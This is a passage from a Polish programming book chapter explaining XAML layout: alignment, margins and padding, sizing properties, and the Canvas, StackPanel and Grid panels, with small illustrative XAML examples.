kontenera, niemniej jednak to właśnie kontener ją określa). W przypadku użycia którejkolwiek z trzech pozostałych wartości — **Left** (z lewej), **Right** (z prawej) lub **Center** (pośrodku) — element będzie mógł sam określić swoją szerokość, a zostanie umieszczony w określonym miejscu obszaru udostępnianego przez kontener. Aby zilustrować działanie tych wartości, przykład z [Przykład 19-8](#) tworzy trzy przyciski, z których każdy został wyrównany w inny sposób; wszystkie te przyciski zostały umieszczone w tym samym kontenerze typu **Grid**.

### Przykład 19-8. Wyrównanie

```
<Grid>
    <Button Content="Left" HorizontalAlignment="Left" />
    <Button Content="Center" HorizontalAlignment="Center" />
    <Button Content="Right" HorizontalAlignment="Right" />
</Grid>
```

Wyniki uzyskane przy użyciu powyższego kodu zostały przedstawione na [Rysunek 19-4](#). (Na rysunku zostało dodane prostokątne obramowanie, które ma za zadanie pokazać rozmiary kontenera; nie należy go mylić z ramką zajmującą całą szerokość strony, gdyż ta jest dodawana do wszystkich rysunków prezentowanych w tej książce.) Każdy z przycisków został umieszczony tam, gdzie oczekiwaliśmy, przy czym ze względu na nieco dłuższy tytuł środkowy z nich jest nieco szerszy do pozostałych. Oprócz tego prawy przycisk jest nieco szerszy do lewego, co sprawia wrażenie, że środkowy przycisk nie znajduje się dokładnie pośrodku, lecz nieco z lewej. Jednak w rzeczywistości przycisk znajduje się dokładnie pośrodku — wygląda na przesunięty, ponieważ odstęp z prawej strony jest mniejszy od odstępu z lewej. Takie wrażenie to efekt dostosowywania wielkości przycisków do ich zawartości.



Rysunek 19-4. Wyrównywanie i określanie wielkości zawartości

Jeśli kontener udostępnia elementom podrzędnym dokładnie tyle miejsca, ile im potrzeba, to nie ma żadnej różnicy pomiędzy różnymi sposobami wyrównania — jeśli element **Ellipse** o szerokości 100 pikseli jest umieszczony w kontenerze **Grid**, który także ma 100 pikseli szerokości, to niezależnie od tego, czy spróbujemy wyrównać go do prawej, czy też umieścić na środku, to kontener i tak wyświetli go w tym samym miejscu, wypełniając nim całą dostępną przestrzeń, dokładnie tak samo jak w przypadku użycia opcji **Stretch**. A niektóre kontenery celowo przydzielają umieszczanym w nich elementom podrzędnym dokładnie tyle miejsca, ile im potrzeba. Na przykład: jeśli użyjemy kontenera **StackPanel**, który został zastosowany w przykładzie z [Przykład 19-2](#) i jego właściwości **Orientation**

przypiszemy wartość `Horizontal`, to każdy z elementów podrzędnych otrzyma dokładnie tyle miejsca, ile potrzeba na jego wyświetlenie, dlatego też nie ma sensu stosować w nich właściwości `HorizontalAlignment`.

Jak można się domyślić, klasa bazowa `FrameworkElement` definiuje także właściwość `VerticalAlignment`. Jeśli nie udało Ci się tego odgadnąć, to informuję, że można w niej zapisywać wartości typu wyliczeniowego `VerticalAlignment`: `Top` (u góry), `Center` (pośrodku), `Bottom` (u dołu) oraz `Stretch` (rozciągnięty).

Żebyśmy się dobrze zrozumieli — opisywane tu właściwości rozmieszczają element podrzędny nie względem jego elementu nadrzędnego, lecz względem **gniazda układu** (ang. *layout slot*), które kontener przeznaczył na potrzeby danego elementu. Gniazdo układu to prostokątny obszar, który kontener oddaje do dyspozycji danego elementu. Niektóre kontenery potrafią umieszczać w tym samym gnieździe więcej elementów, jednak inne, takie jak `StackPanel`, przydzielają odrębne gniazda każdemu ze swych elementów podrzędnych. Oznacza to, że elementy umieszczane w kontenerze `StackPanel` nie będą na siebie zachodzić. O położeniu poszczególnych gniazd zawsze decyduje kontener, ma to pewną poważną konsekwencję: nie istnieją żadne właściwości pozwalające na określenie położenia elementu w sposób bezwzględny. Programiści zaczynający korzystanie z języka XAML często szukają właściwości `X` i `Y` bądź `Top` i `Left`, jednak klasa `FrameworkElement` nie definiuje żadnej z nich. Położenie elementu zawsze jest określone przez jego element nadrzędnego i to od niego zależy, czy będzie możliwe określenie położenia elementu podrzędnego na podstawie bezwzględnych współrzędnych. (Jak się przekonasz na podstawie dalszej części rozdziału, takie możliwości rozmieszczania zawartości zapewnia element `Canvas`). Pomimo tego dostępna jest standardowa właściwość, która zapewnia znaczącą kontrolę nad położeniem elementów, choć jej nazwa wcale tego nie sugeruje; jest to właściwość `Margin`.


## Marginesy i wypełnienia

Właściwość `Margin` pozwala określać wielkość odstępu pomiędzy krawędzią elementu oraz krawędziami gniazda układu, w którym ten element ma zostać wyświetlony. W tej właściwości można podać od jednej do czterech liczb reprezentujących odpowiednio odległości<sup>[83]</sup> od: lewej, górnej, prawej oraz dolnej krawędzi gniazda układu.

Projektant XAML (ang. *XAML designer*) dostępny w Visual Studio przedstawia marginesy, rysując linię pomiędzy wybranym elementem oraz jego kontenerem i wyświetlając na niej liczbę określającą odległość marginesu do tej danej krawędzi

kontenera. Sposób prezentacji marginesów został przedstawiony na [Rysunek 19-5](#).

Oczywistym zastosowaniem właściwości `Margin` jest zapewnienie, że pomiędzy elementami znajdują się jakieś odstępy. Na przykład w kontenerze `StackPanel` dwa sąsiadujące ze sobą elementy domyślnie nie będą od siebie oddzielone, taki odstęp można jednak dodać, używając właściwości `Margin`. [Przykład 19-9](#) przedstawia kontener `StackPanel`, w którym trzy pierwsze elementy podrzędne nie mają określonych marginesów, natomiast trzy ostatnie mają marginesy większe od zera.



Rysunek 19-5. Marginesy w projektancie XAML w Visual Studio

[Przykład 19-9](#). Elementy podrzędne kontenera `StackPanel` z marginesami oraz bez nich

```
<StackPanel Margin="20" HorizontalAlignment="Left">
    <Rectangle Fill="Gray" Width="100" Height="25" />
    <Rectangle Fill="LightGray" Width="100" Height="25" />
    <Rectangle Fill="Gray" Width="100" Height="25" />
    <Rectangle Margin="10" Fill="LightGray" Width="100" Height="25" />
    <Rectangle Margin="10" Fill="Gray" Width="100" Height="25" />
    <Rectangle Margin="10" Fill="LightGray" Width="100" Height="25" />
</StackPanel>
```

Jak widać na [Rysunek 19-6](#), pomiędzy elementami, w których określono marginesy, są widoczne odstępy. Swoją drogą, warto pamiętać, że w XAML marginesy nie są zespalane — są do siebie dodawane. Oznacza to, że jeżeli mamy dwa sąsiadujące ze sobą elementy, a w każdym z nich ustawiono margines o wielkości 10 pikseli, to odstęp pomiędzy elementami wyniesie 20 pikseli. Nie wszystkie systemy określania układu działają w taki sposób — w niektórych mechanizmach rozmieszczania tekstów, jeśli dwa sąsiadujące ze sobą elementy mają marginesy o wielkości 10 pikseli, to mechanizm może uznać, że zgadzają się co do wielkości marginesu, i umieści pomiędzy nimi odstęp o wielkości 10 pikseli. Jednak XAML działa w oparciu o pojęcie gniazd, a margines określa odstęp pomiędzy krawędzią gniazda oraz jego zawartością. Oznacza to, że każdy element posiada swój własny margines.



Rysunek 19-6. Efekt użycia marginesów w kontenerze StackPanel

**Rysunek 19-6** pokazuje również, że jeśli chcemy mieć taki sam margines ze wszystkich stron elementu, to we właściwości `Margin` wystarczy podać tylko jedną liczbę. Można także podać dwie liczby, a w takim przypadku pierwsza z nich określa szerokość lewego i prawego marginesu, natomiast druga — wysokość marginesu górnego i dolnego.

Nieco mniej oczywistym zastosowaniem właściwości `Margin` jest wykorzystanie jej do kontroli położenia elementu. Jeśli właściwości `HorizontalAlignment` przypiszemy wartość `Left`, to wartość lewego marginesu określi odległość elementu od lewej krawędzi gniazda układu, choć element będzie musiał samemu określić swoją szerokość. (W takim przypadku, jeśli szerokość kontenera jest ustalona, to szerokość prawego marginesu zostanie zignorowana. Jeśli sam kontener także ma samodzielnie określić swoje wymiary — na przykład został on umieszczony w elemencie `Border`, który z kolei został umieszczony w kontenerze `StackPanel` o układzie poziomym — to jego szerokość zostanie wyliczona jako szerokość elementu podrzędnego powiększona o szerokości obu poziomych marginesów). A zatem w efekcie lewy margines określa położenie elementu podrzędnego wewnątrz gniazda układu. Analogicznie, jeśli właściwości `VerticalAlign` przypiszemy wartość `Top`, to górny margines określi odległość elementu od górnej krawędzi gniazda układu. Możliwości te zostały zastosowane w przykładzie z [Przykład 19-2](#) — przedstawia on element `Grid` zawierający dwa elementy `StackPanel`, w których opcje wyrównania zostały określone jako `Left` i `Top` i które używają właściwości `Margin` do określenia swego położenia wewnątrz kontenera `Grid`. (Wszystkie elementy w kontenerze `Grid` są domyślnie umieszczane w tym samym gnieździe układu).

Niektóre elementy definiują także pokrewną właściwość o nazwie `Padding`. W odróżnieniu od właściwości `Margin`, która określa, ile miejsca należy zostawić wokół elementu, właściwość `Padding` informuje, ile miejsca należy pozostawić

wokół zawartości elementu. Na przykład w przypadku elementu `Button` właściwość `Padding` określa odległość pomiędzy tytułem przycisku oraz jego obramowaniem. (W efekcie właściwość ta pozwala określić margines dla zawartości elementu). Nie wszystkie elementy udostępniają właściwość `Padding`, ponieważ nie wszystkie mają jakąś zawartość — na przykład nie można umieścić żadnego elementu podzielnego wewnątrz elementu `Ellipse`.

## Szerokość i wysokość

Znamy już dwa sposoby określania szerokości i wysokości elementu. Jeśli właściwościem określającym wyrównanie przypiszemy wartość `Stretch`, to wymiary elementu będą odpowiadały wymiarom gniazda układu pomniejszonym o ewentualne marginesy. Jeśli natomiast właściwościem określającym wypełnienie przypiszemy jakiekolwiek inne wartości, to o ile tylko będzie odpowiednio dużo miejsca, element będzie mógł samemu określić swoje wymiary — taki model działania określany jest czasami jako *dostosowywanie wymiarów do zawartości*.

### PODPOWIEDŹ

Decyzja, czy wielkość elementu ma być dostosowywana do jego zawartości, jest podejmowana niezależnie dla każdego wymiaru. Może się zdarzyć, że wymiary elementu w pionie będą dostosowywane do zawartości, natomiast w poziomie nie będą, i na odwrót.

Dostosowywanie wymiarów do zawartości ma sens wyłącznie dla pewnych rodzajów elementów. W przypadku elementów tekstowych (albo takich, które zawierają tekst, jak na przykład element `Button`, który wyświetla tytuł) ich wymiary są zależne od podanego tekstu, wybranej czcionki oraz jej wielkości. Niektóre elementy graficzne, takie jak bitmapy bądź element prezentujący wideo, także mają swoje naturalne wymiary. Jednak pewne elementy takich naturalnych wymiarów nie mają — element `Ellipse` nie ma żadnego naturalnego sposobu, by określić swoje preferowane wymiary, a jeśli pozwolimy, by jego wymiary zostały dostosowane do zawartości, to okaże się, że wysokość i szerokość elementu wyniosą 0.

Dlatego też XAML definiuje właściwości `Width` oraz `Height`, które można stosować we wszystkich elementach. Możemy odczuwać pokusę, by używać tych właściwości we wszystkich elementach, a projektant XAML w Visual Studio jest nieco nadgorliwy, jeśli o nie chodzi. W zależności do tego, w jaki sposób będziemy dodawać elementy, może się okazać, że wymiary wszystkich elementów naszego interfejsu użytkownika zostaną określone jawnie. Czasami znacznie bardziej sensownym rozwiązaniem będzie zapewnienie elementom tekstowym możliwości samodzielnego określania swoich wymiarów, gdyż w przeciwnym razie może się

okazać, że jakieś teksty zostaną niechcący przycięte.

Jawnie podane właściwości `Width` i `Height` przesyłają wartość `Stretch` podaną we właściwościach określających wyrównanie. Nie ma bowiem sensu stosowanie obu tych ustawień jednocześnie — użycie wartości `Stretch` oznacza, że element ma zająć cały dostępny obszar, jeśli zatem dodatkowo określmy wartość właściwości `Width`, będzie to równoznaczne z próbą określenia szerokości elementu na dwa różne sposoby, analogicznie jest w przypadku właściwości `VerticalAlignment` oraz `Height`. Właściwości `Width` oraz `Height` mają wyższy priorytet, ponieważ `Stretch` jest domyślnym sposobem wyrównywania wielu elementów, dlatego też gdyby to właśnie ona miała wygrywać, to właściwości `Width` i `Height` dawałyby jakiekolwiek efekty wyłącznie w przypadku, gdy właściwości określające wyrównanie miałyby inną wartość niż `Stretch`; a to mogłyby być irytujące.

### PODPOWIEDŹ

Domyślną wartością właściwości `Width` oraz `Height` jest `Double.NaN` — specjalna wartość stała stanowiąca skrót od angielskich słów *Not a Number* (to nie jest liczba). Zazwyczaj służy ona do reprezentacji wyników jakichś nieprawidłowych obliczeń, takich jak próba podzielenia `0.0` przez `0.0`; jednak XAML używa jej, by zaznaczyć, że w danej chwili wartość jakiejś właściwości liczbowej nie jest określona.


Właściwości `Width` oraz `Height` wyrażają jedynie prośbę skierowaną do systemu rozmieszczania elementów — mogą się pojawić czynniki, które sprawią, że element nie uzyska wymiarów, o które prosiliśmy. Jeśli chcemy sprawdzić, jakie są faktyczne wymiary elementu, to możemy je odczytać przy użyciu właściwości `ActualHeight` oraz `ActualWidth`.

Nieco bardziej elastyczne ograniczenia wymiarów elementu można określić przy użyciu właściwości `MinWidth`, `MinHeight`, `MaxWidth` oraz `MaxHeight`. Dwie ostatnie są przydatne w sytuacjach, gdy układ może zapewniać więcej miejsca niż to konieczne, a nam zależy na ograniczeniu wymiarów, do których może on zostać powiększony. Przykład 19-10 przedstawia element `Ellipse`, w którym atrybutowi `HorizontalAlignment` przypisano wartość `Stretch`, lecz jednocześnie ograniczono maksymalną szerokość elementu poprzez zastosowanie atrybutu `MaxWidth` o wartości `200`.

#### Przykład 19-10. Właściwość `MaxWidth`

```
<Border BorderBrush="Black" BorderThickness="2">
    <Ellipse HorizontalAlignment="Stretch" MaxWidth="200"
        Fill="Gray" />
</Border>
```

Element **Ellipse** będzie rozszerzany wraz z powiększaniem szerokości swojego kontenera, lecz jedynie do pewnego momentu. Kiedy kontener udostępni gniazdo układu o szerokości 200 pikseli, to szerokość elementu **Ellipse** przestanie być powiększana. [Rysunek 19-7](#) pokazuje, jak zmienia się wygląd kodu z [Przykład 19-10](#) w zależności od wielkości dostępnego obszaru. Obramowanie elementu **Border** pokazuje wielkość dostępnego obszaru, a w najszerzym z układów pojawia się wolne miejsce, ponieważ elipsa osiągnęła swoją maksymalną szerokość.



Rysunek 19-7. Właściwość MaxWidth

Właściwości **MinWidth** oraz **MinHeight** są przydatne w przypadkach, kiedy element zostanie poproszony o samodzielne określenie swoich wymiarów. Zazwyczaj będziemy chcieli, by wymiary przycisku były dostosowywane do jego zawartości, tak aby pozwalał on na wyświetlenie całego tytułu; a jeśli planujemy lokalizowanie naszego interfejsu użytkownika, to określenie konkretnych wymiarów przycisku może nie zdać egzaminu, gdyż w różnych językach mogą występować znaczące różnice w długości tytułu. Układ, w którym wymiary przycisku są dostosowywane do jego zawartości, zapewnia takie możliwości, jednak prawdopodobnie nie będziemy chcieli, by przyciski z bardzo krótkimi tytułami (takimi jak „OK”) były bardzo małe. (Dotyczy to w szczególności aplikacji prezentowanych na ekranach dotykowych, w których przyciski muszą być na tyle duże, by wygodnie można je było nacisnąć palcem). Określenie właściwości **MinWidth** zapewni, że szerokość elementu nie spadnie poniżej pewnej wartości, natomiast nie ogranicza możliwości jego poszerzania.

Te wszechobecne właściwości układu, opisane w tym punkcie rozdziału, to tylko połowa historii. Jak mogliśmy się już przekonać, dokładne zachowanie wielu z nich zależy od kontekstu, w którym zostaną użyte; na przykład od tego, czy element będzie w jakiś sposób ograniczony, czy też jego wymiary będą się mogły dowolnie zmieniać w jednym bądź w dwóch wymiarach. Co więcej, zarówno położenie, jak i wielkość elementu zależą od wymiarów jego gniazda układu, dlatego też warto się przyjrzeć elementom, które decydują, gdzie te gniazda będą umieszczane oraz czy ich wymiary będą podlegać jakimś ograniczeniom.

## Panel

XAML definiuje kilka *paneli* — elementów, które mogą zawierać kilka elementów podrzędnych i wykorzystują specjalne strategie służące do określania ich położenia.

Mogą to być różne rozwiązania, zaczynając od bardzo prostych, takich jak stos elementów, a kończąc na całkiem złożonych i wyspecjalizowanych, takich jak te służące do obsługi popularnych układów wykorzystywanych na urządzeniach z ekranami dotykowymi. Ich prezentację zacznę od najprostszego ze wszystkich paneli: **Canvas**.

### PODPOWIEDŹ

Jedną z różnic pomiędzy poszczególnymi platformami XAML jest zestaw udostępnianych paneli. Kilka pierwszych klas opisanych w tym punkcie rozdziału jest dostępnych we wszystkich odmianach XAML. Bardziej wyspecjalizowane panele, dostępne tylko w określonych odmianach XAML, zostaną opisane dalej, podczas prezentowania platform, w których są dostępne.

## Canvas

**Canvas** jest panelem, który nie podejmuje żadnych decyzji co do tego, gdzie będą umieszczane w nim elementy podrzędne — umieści je tam, gdzie mu każemy. Do tego celu służą właściwości<sup>[84]</sup> `Canvas.Left` oraz `Canvas.Top`, których sposób użycia przedstawia [Przykład 19-11](#). Są to właściwości dołączane. Jak już wspomniałem wcześniej, ich idea przypomina nieco metody rozszerzeń (które zostały opisane w [Rozdział 3](#)). Klasa może zdefiniować właściwość, która następnie może być dołączana do elementów innych typów. Ponieważ panel **Canvas** obsługuje umiejscawianie bezwzględne, zatem definiuje także swoje własne właściwości `Left` oraz `Top`. Dołączanie ich do zbioru standardowych właściwości nie miałoby większego sensu, gdyż inne panele nie zapewniają możliwości umiejscawiania bezwzględnego.

### Przykład 19-11. Panel Canvas z zawartością graficzną

```
<Canvas>
    <Ellipse Canvas.Left="20" Canvas.Top="20" Width="350" Height="350"
        Fill="Yellow" Stroke="Black" StrokeThickness="2"/>
    <Ellipse Canvas.Left="90" Canvas.Top="94" Width="70" Height="70"
        Fill="Black" />
    <Ellipse Canvas.Left="240" Canvas.Top="94" Width="70" Height="70"
        Fill="Black" />
    <Path Canvas.Top="220" Canvas.Left="120"
        StrokeThickness="15" Stroke="Black"
        StrokeStartLineCap="Round" StrokeEndLineCap="Round"
        Data="M0,0 C0,100 150,100 150,0" />
</Canvas>
```

Wygląd kodu z [Przykład 19-11](#) przedstawia [Rysunek 19-8](#). Panel **Canvas** przydaje się podczas prezentowania zawartości graficznej, gdyż zapewnia precyzyjną

kontrolę nad rozmieszczeniem poszczególnych elementów. (Pozwala, by wszystkie elementy podrzędne samodzielnie określały swoje położenie). Oczywiście wadą tego panelu jest brak jakiekolwiek elastyczności. Stosowanie go do tworzenia układu interfejsu użytkownika jest kiepskim pomysłem, gdyż nie jest on w stanie dostosowywać się ani do zmian dostępnego obszaru, ani zmian wielkości prezentowanych danych.

## StackPanel

Kolejnym z najprostszych paneli jest **StackPanel**. Jak mogliśmy się już przekonać, rozmieszcza on elementy podrzędne w formie pionowego lub poziomego stosu. Kierunek rozmieszczania elementów określa właściwość **Orientation**. Każdy element podrzędny otrzymuje własne gniazdo układu, a zatem elementy te nie zachodzą na siebie. Kolejne elementy bezpośrednio ze sobą sąsiadują, jeśli więc nie chcemy, by się stykaly, będziemy musieli w każdym z nich użyć właściwości **Margin**.



Rysunek 19-8. Elementy graficzne wyświetcone w panelu Canvas

Panel **StackPanel** pozwala, by w kierunku tworzenia stosu wielkość elementów podrzędnych była określana na podstawie ich zawartości. Jeśli chodzi o drugi kierunek, to wszystko zależy od tego, czy sam element **StackPanel** został poproszony o samodzielne określenie swojej wielkości. Jeśli ograniczymy wielkość panelu w tym drugim kierunku, na przykład poprzez podanie wysokości panelu **StackPanel** o orientacji poziomej, to gniazda układu jego elementów podrzędnych będą miały określoną wysokość. Jeśli jednak **StackPanel** zostanie poproszony o dostosowanie swojej wysokości do zawartości, to zapyta swoje elementy podrzędne o ich preferowaną wysokość, po czym użyje największej z nich. Nie tylko stanie się ona wysokością samego panelu, lecz także gniazda układu wszystkich umieszczonych w nim elementów, co oznacza, że niektóre z nich będą wyższe, niż chciały być. Taki przykład przedstawia kod z [Przykład 19-12](#). (W Windows Runtime **Button** jest jednym z niewielu elementów, w których domyślną wartością właściwości **VerticalAlignment** jest **Center**, dlatego też w tym

przykładzie, aby zilustrować opisywane zachowanie, we wszystkich przyciskach tej właściwości została przypisana wartość **Stretch**).

### Przykład 19-12. StackPanel z elementami o różnej wielkości

```
<StackPanel Orientation="Horizontal" VerticalAlignment="Top">
    <Button Content="OK" VerticalAlignment="Stretch" />
    <Button Content="OK" FontSize="50" VerticalAlignment="Stretch" />
    <Button Content="OK" FontSize="30" VerticalAlignment="Stretch" />
    <Button Content="OK" FontSize="20" VerticalAlignment="Stretch" />
</StackPanel>
```

Powyższy panel **StackPanel** zawiera kilka przycisków, a w każdym z nich została użyta inna wartość właściwości **FontSize**. Właściwości **VerticalAlignment** panelu przypisaliśmy wartość **Top**, co oznacza, że jego wysokość zostanie dostosowana do zawartości niezależnie od tego, ile miejsca przydzieli panelowi jego element nadzędny. (Jeśli jego element nadzędny zdecyduje, że panel ma określić swoją wysokość na podstawie zawartości, to dokładnie tak się stanie. Jeśli jednak element nadzędny spróbuje wymusić na tym panelu konkretną wysokość, umieszczając go w gnieździe układu o określonej wysokości, to panel i tak dostosuje ją do swojej zawartości, gdyż został wyrównany do górnej krawędzi swojego gniazda układu, a nie rozcięgnięty na całą jego wysokość). Jak widać na **Rysunek 19-9**, wszystkie przyciski mają w efekcie tę samą wysokość, choć ze względu na różną wielkość czcionki powinny mieć różne rozmiary.



Rysunek 19-9. StackPanel określający jednakową wysokość wszystkich swoich elementów podrzędnych

Nic nie stoi na przeszkodzie, by elementami podrzędnymi umieszczanymi w panelach były inne panele. Oznacza to, że można utworzyć stos składający się ze stosów. **Przykład 19-13** przedstawia alternatywny sposób uzyskania takiego samego układu jak ten z **Przykład 19-2**. W tym przypadku zamiast rozmieszczać dwa stosy względem ich nadzędnego panelu **Grid** przy użyciu właściwości **Margin**, umieściliśmy je w dodatkowym panelu **StackPanel** o układzie pionowym. Choć uzyskany efekt wizualny jest dokładnie taki sam, to jednak takie rozwiązanie ma tę dodatkową zaletę, że uzyskaliśmy jeden element zawierający oba pola tekstowe wraz z ich etykietami i możemy je łatwo przesuwać w inne miejsca naszego ogólnego układu bez obawy zmiany ich położenia względem siebie.

### Przykład 19-13. Stos złożony ze stosów

```

<Grid Background="#FFDEDEDE">
    <StackPanel Margin="50,50,0,0" Orientation="Vertical"
                HorizontalAlignment="Left" VerticalAlignment="Top">
        <StackPanel Orientation="Horizontal">
            <TextBlock Text="Nazwa użytkownika" FontSize="14.667" Foreground="Black"
                       Width="130" VerticalAlignment="Center" />
            <TextBox x:Name="usernameText"
                     Width="150" Margin="10,10,10,10" />
        </StackPanel>
        <StackPanel Orientation="Horizontal">
            <TextBlock Text="Hasło" FontSize="14.667" Foreground="Black"
                       Width="130" VerticalAlignment="Center" />
            <PasswordBox x:Name="passwordText"
                          Width="150" Margin="10,10,10,10" />
        </StackPanel>
    </StackPanel>
</Grid>

```

Okazuje się, że jest jeszcze lepszy sposób utworzenia takiego układu. W rozwiązaniu z [Przykład 19-13](#) problem polega na tym, że w celu prawidłowego wyrównania pól tekstowych musieliśmy jawnie podać szerokość etykiet. W takim przypadku łatwo o niezamierzone przycięcie tekstu etykiety. Znacznie bardziej elastycznym rozwiązaniem jest użycie panelu **Grid**.

## Grid

Panel **Grid** pozwala podzielić zajmowany obszar na wiersze i kolumny. Definiuje on także właściwości, które można dołączać do umieszczanych w nim elementów podrzędnych, by określić, w którym wierszu i kolumnie mają zostać wyświetlane. [Przykład 19-14](#) przedstawia siatkę składającą się z dwóch wierszy i trzech kolumn, zawierającą trzy prostokąty, które dzięki zastosowaniu właściwości dołączanych zostały rozmiieszczone w sposób przypominający szachownicę. Wygląd tego układu przedstawia [Rysunek 19-10](#).

### Przykład 19-14. Prosty układ stworzony przy użyciu panelu Grid


```

<Grid>
    <Grid.ColumnDefinitions>
        <ColumnDefinition />
        <ColumnDefinition />
        <ColumnDefinition />
    </Grid.ColumnDefinitions>
    <Grid.RowDefinitions>
        <RowDefinition />
        <RowDefinition />
    </Grid.RowDefinitions>

    <Rectangle Fill="Black" Grid.Row="1" Grid.Column="0" />

```

```
<Rectangle Fill="Black" Grid.Row="0" Grid.Column="1" />
<Rectangle Fill="Black" Grid.Row="1" Grid.Column="2" />
</Grid>
```



Rysunek 19-10. Siatka składająca się z 2 wierszy i 3 kolumn


Nic nie stoi na przeszkodzie, by w jednej komórce panelu `Grid` umieścić kilka elementów podrzędnych — panel ten został przystosowany do obsługi takich treści, które mogą się wzajemnie przesłaniać. Na przykład: chociaż do elementów graficznych, takich jak `Ellipse` lub `Rectangle`, nie można dodawać elementów podrzędnych, to jednak panel `Grid` sprawia, że bardzo łatwo można rozmieszczać te elementy w taki sposób, by wyglądały na zagnieżdżone, choć w rzeczywistości w graficznym drzewie elementów nie są od siebie zależne. [Przykład 19-15](#) przedstawia zastosowanie tej techniki do wyświetlenia kilku kształtów z umieszczonymi wewnętrz nich etykietami; uzyskane efekty przedstawia [Rysunek 19-11](#).

### Przykład 19-15. Kształty z etykietami

```
<Grid Width="150" Height="100">
    <Grid.ColumnDefinitions>
        <ColumnDefinition />
        <ColumnDefinition />
    </Grid.ColumnDefinitions>
    <Grid.RowDefinitions>
        <RowDefinition />
        <RowDefinition />
    </Grid.RowDefinitions>

    <Rectangle Fill="Yellow" Stroke="Black" Grid.Row="1" Grid.Column="0" />
    <TextBlock Text="Prostokąt" Grid.Row="1" Grid.Column="0"
               HorizontalAlignment="Center" VerticalAlignment="Center" />
    <Ellipse Fill="Cyan" Stroke="Black" Grid.Row="0" Grid.Column="1" />
    <TextBlock Text="Elipsa" Grid.Row="0" Grid.Column="1"
               HorizontalAlignment="Center" VerticalAlignment="Center" />
    <Path Fill="Orange" Stroke="Black" Grid.Row="1" Grid.Column="2"
          Stretch="Fill" Data="M0,1 L2,1 1,0z" />
    <TextBlock Text="Trójkąt" Grid.Row="1" Grid.Column="2" Margin="3"
               HorizontalAlignment="Center" VerticalAlignment="Bottom" />
```

```
</Grid>
```



Rysunek 19-11. Kształty z etykietami

Jeśli w elementach podrzędnych zostaną pominięte właściwości dołączane określające wiersz i kolumnę, to przyjmą one wartości domyślne 0, odpowiadające lewej górnej komórce układu. Jeśli w panelu `Grid` nie zostaną podane definicje żadnych wierszy i kolumn, to panel będzie zawierał tylko jedną komórkę. Może się wydawać, że taka jednokomórkowa siatka nie jest szczególnie użyteczna, jednak okazuje się, że takie rozwiązanie jest stosowane całkiem często, kiedy chcemy mieć możliwość umieszczenia kilku elementów w jednym gnieździe układu. Takie rozwiązanie zastosowaliśmy już w przykładzie z [Przykład 19-2](#) — dwa elementy `StackPanel` zostały w nim umieszczone w siatce składającej się z jednej komórki. Choć znajdują się w tym samym gnieździe układu, to jednak dzięki wykorzystaniu odpowiedniego wyrównania i marginesów zajmują różne obszary tego gniazda.

#### PODPOWIEDŹ

Kiedy elementy zachodzą na siebie, to te, które w kodzie XAML pojawiły się jako pierwsze, zostaną przesłonięte przez te, które zostały podane później.

Element nie musi być wyświetlany tylko w jednej komórce. Klasa `Grid` definiuje jeszcze dwie dodatkowe właściwości dołączane: `ColumnSpan` oraz `RowSpan`. Przykład przedstawiony na [Przykład 19-16](#) wykorzystuje je, by wyświetlić prostokąt z zaokrąglonymi rogami wokół dwóch komórek zawierających etykietę oraz pole tekstowe. [Rysunek 19-12](#) pokazuje, jak wygląda taki układ.

#### Przykład 19-16. Element zajmujący więcej komórek

```
<Grid>
    <Grid.ColumnDefinitions>
        <ColumnDefinition />
        <ColumnDefinition />
    </Grid.ColumnDefinitions>

    <Rectangle Grid.ColumnSpan="2" RadiusX="15" RadiusY="15"
               Fill="LightGray" Stroke="Black" />
    <TextBlock Text="Nazwa użytkownika" FontSize="14.667" Foreground="Black"
               Width="130" VerticalAlignment="Center" />
```

```
<TextBox x:Name="usernameText" Grid.Column="1"
         Width="150" Margin="10,10,10,10" />
</Grid>
```



Rysunek 19-12. Element zajmujący więcej komórek

Domyślnie obszar panelu **Grid** jest równo dzielony pomiędzy wszystkie wiersze i kolumny. Niemniej jednak dostępne są trzy strategie służące do określania wysokości i szerokości każdego wiersza i kolumny. W przypadku kolumn ich wymiary kontrolowane są przez właściwość **Width** elementów **ColumnDefinition**. Przypisanie jej jakiejś wartości liczbowej powoduje określenie konkretnej szerokości kolumny. Niemniej jednak kiedy przypiszemy jej wartość **Auto**, to szerokość kolumny zostanie dostosowana do jej zawartości. (Jeśli kolumna będzie zawierać kilka elementów, to zostanie zastosowana ta sama strategia co w przypadku panelu **StackPanel** o układzie pionowym: każdy element kolumny zostanie zapytany o preferowaną szerokość, a największa z nich zostanie użyta jako szerokość kolumny). Przykład przedstawiony na [Przykład 19-17](#) wykorzystuje to rozwiązanie do utworzenia takiego samego interfejsu użytkownika jak ten z [Przykład 19-2](#), jednak w sposób, który nie wymaga podawania konkretnej wielkości etykiet.

**Przykład 19-17.** Układ zawierający dwa pola tekstowe z etykietami, stworzony przy użyciu panelu **Grid**

```
<Grid>
    <Grid.ColumnDefinitions>
        <ColumnDefinition Width="Auto" />
        <ColumnDefinition />
    </Grid.ColumnDefinitions>
    <Grid.RowDefinitions>
        <RowDefinition />
        <RowDefinition />
    </Grid.RowDefinitions>

    <TextBlock Text="Nazwa użytkownika" FontSize="14.667" Foreground="Black"
               VerticalAlignment="Center" />
